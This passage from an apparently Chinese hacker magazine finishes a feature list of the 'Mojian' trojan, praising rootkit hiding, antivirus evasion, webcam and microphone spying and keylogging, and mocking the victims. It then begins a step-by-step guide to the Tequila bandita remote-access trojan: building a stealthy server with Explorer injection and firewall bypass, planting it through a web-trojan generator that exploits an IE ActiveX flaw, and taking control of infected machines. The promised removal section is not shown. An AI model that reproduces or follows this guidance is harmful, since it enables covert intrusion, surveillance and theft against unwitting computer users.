


图 9

8．剪贴板管理：获取、设置远程主机的剪贴板文字，保存记录为文件，个人感觉作用不大。

9．数据转发：将远程主机端口映射到本地，连接本地端口就相当于连接到远程端口。例如，我将发到本地1234端口的数据转发到对方的3389端口，这样连接我自己的1234端口就相当于连接对方的3389，如图10。

10.HTTP代理：在远程主机开启HTTP代理服务。好不容易

抓到的肉鸡，不作个跳板，岂不是可惜了吗？如图11。

11．下载运行：下载一个URL地址的文件并运行，可以设置URL地址和保存位置及文件名。万一下载的是个病毒，对方不就……如图12。




图10




图11




图12

12．打开网址：使用默认浏览器打开一个URL地址。这个功能一般也用不到，要不然，呵呵，小心暴露自己哟！那样的话，到手的肉鸡可就要飞了，如图13。

13．发送消息：给远程主机发送提示信息。跟对方打个招呼吧，告诉他已经被自己控制了，他一定会紧张得冷汗直流的，如图14。



图13




图14

14．远程屏幕：获取远程主机屏幕的画面。看看对方在干什么，如图15。




图15

15．远程视频：如果远程主机安装有摄像头的话，可以利用这个功能获取远程主机摄像头画面，祈求对方是个PLMM吧，或许会引出黑客江湖的一段惊天地，泣鬼神的爱情故事哟！

16．远程音频：获取远程主机话筒声音数据。

17．键盘记录：获取远程主机的按键记录（演示版本未开启该功能）。

18．重启、关闭远程主机，注销远程主机当前用户。

19．远程卸载：删除远程主机的服务端文件并删除相应系统服务。

怎么样，以上介绍了这么多魔剑的功能，你是不是也对它产生兴趣了呢？毕竟，这款木马到目前为止并不被杀毒软件所查杀，并且采用了Rootkit技术进行隐藏，还是值得一玩儿的。不过，我在使用这款软件的时候，也发现服务端程序会经常无故停掉，不知是何原因，或许在以后的版本中会解决这个问题吧！

（本文涉及到的软件魔剑传说，光盘有收录）

木马也"进口"——Tequila bandita

天涯衰草

对于国产的木马，诸如冰河、黑洞、灰鸽子等，对于广大的网友来说，应该都非常熟悉了吧，其实国外也有许多非常优秀的木马的，虽然对于这些进口木马，语言环境始终是一个劣势，不过，它们的优势也是有的，正是因为这些国外的木马不被国内所熟悉，也因此，许多木马不被国内的杀毒软件所查杀。今天，我就为大家介绍一款国外优秀的木马，虽然它体积小巧，却能实现当前各种流行的远程控制技术，包括反弹连接技术、线程插入技术等，还可以实现远程的文件管理、注册表管理、进程管理、以及摄像头和屏幕的控制等，实在是一款难得的优秀木马。

1．木马Tequila bandita的服务端程序配置，以及远程的操作控制。

2．利用网页木马对木马Tequila bandita的服务端程序进行远程种植。

3．对Tequila bandita木马的清除以及防范过程。

一、配置服务端

木马使用的第一步自然是配置服务端程序，可喜的是这款木马已经由网友进行了汉化，对于广大菜鸟来说，语言问题已经不存在了，和使用国产木马一样方便了。我们直接运行Tequila bandita的客户端程序，如图1。




图1

由于远程控制操作需要用户通过对服务端程序执行各种指令来进行，所以用户首先需要配置一个服务端程序。在弹出的客户端窗口点击"设置"菜单下的"创建服务端"命令，弹出"服务端创建"的窗口，在这里配置自己需要的服务端程序。选择"启动设置"面板，如图2。




图2

配置服务端所需的信息。由于Tequila bandita在连接方式上采用了当前流行的反弹连接的方式，所以在"IP"后填

入客户端系统当前的IP地址；如果用户不清楚的话，可以通过在命令提示符下键入ipconfig命令来查看，“EXE”项目后输入服务端程序成功安装后的程序名称。在服务端的启动方式上，Tequila bandita采用了最新的ActiveX插件随系统启动的方法，为了使服务端程序能自动的随系统启动，我们需要选中“ActiveX运行”选项，然后在“键”中输入ActiveX的键值。在“端口”后面的输入框中输入服务端和客户端传输数据时使用的端口，默认的端口是2122，大家可以改为自己喜欢的端口。为了增强服务端的隐蔽性，Tequila bandita同样提供了线程插入功能，建议大家激活该功能。这样的话，像很多网络防火墙的“应用程序访问网络权限设置”的规则对木马服务端就不起作用了。选中“注射”选项后，用户可以选择是将服务端的进程注入到资源管理器的“Explorer”进程或IE浏览器的“Browser”进程中，在此用户最好选择资源管理器的“Explorer”进程，因为只要是Windows操作系统，资源管理器的“Explorer”进程就会随系统启动而运行。用户在选择了“启动键盘记录”选项后，即使服务端程序没有连接到网络，木马也会自动的记录下键盘的全部操作情况。如果选择了“待在线时启用”选项，那么只有当服务端电脑连接到网络的情况下才会打开用于数据传输的端口。为了减小服务端的体积，木马默认是通过“使用UPX加壳”选项对生成的服务端程序进行加壳压缩来实现的。配置窗口还包括一个“伪造信息”功能，可以在用户运行服务端程序的时候弹出一个错误的提示信息，用户可以根据自己的需要进行设置。所有的设置都完成以后，点击“创建”按钮生成我们需要的服务端程序。从上面的服务端程序配置来看，该木马不但采用了大量优秀的木马技术，而且包括端口、ActiveX键值在内的很多选项都可以任意的设置，这样也为用户的防范增加了难度。

二、木马的种植

木马的服务端程序生成好了，我们就应当想办法将服务端程序种植到远程计算机中。就目前而言，网页木马已经成为黑客种植木马的最主要的方法之一。网页木马是黑客成功的利用了系统的漏洞，诱骗用户浏览某个特殊的网页，在用户浏览的时候，网页木马就会成功的激活系统的漏洞，从而将设置的木马程序安装到远程系统中运行。我们以动鲨推出的网页木马生成器为例，运行该网页木马生成器，在“请选择要运行的EXE文件”中填入刚刚生成的木马服务端程序，再在“输入存放木马的WEB文件夹路径”中输入网页木马的网址路径，然后点击“生成木马”按钮即可在同目录的动鲨网页木马这个文件夹中生成最新的网页木马，如图3。




图3

该木马生成器是利用了微软的IE Help ActiveX控件本地安全域绕过漏洞来进行木马种植的。

三、控制服务端

当服务端程序成功安装到远程计算机后，用户就可以开始为连接服务端做准备了。首先需要对客户端程序进行一些简单的配置。

点击“设置”菜单，在弹出的“客户端配置”窗口进行设置。

这里最主要的是设置“监听端口”这个选项，如果在前面配置服务端时更改了连接的端口，这里也需要做相应的修改，不然的话，你的服务端永远都不会连接成功的。

客户端程序配置完成后，点击“监听”菜单下的“开始”命令，客户端就会在本地系统中打开一个监听端口等待服务端程序自动上线。当有电脑上线的时候，会在屏幕的右下角弹出一个肉鸡上线的提示窗口，并且在操作界面的电脑列表中也会出现刚刚上线的这台远程计算机。在电脑列表中，我们可以查看到远程计算机的IP地址、用户名称、连接类型以及系统等情况，在下面的“日志”面板可以查看到监听端口打开的时间以及远程计算机上线的时间，如图4。




图4

在电脑列表中选择需要进行远程控制的计算机，然后点击鼠标右键的“打开服务器”命令，就会弹出一个远程控制命令窗口，如图5。

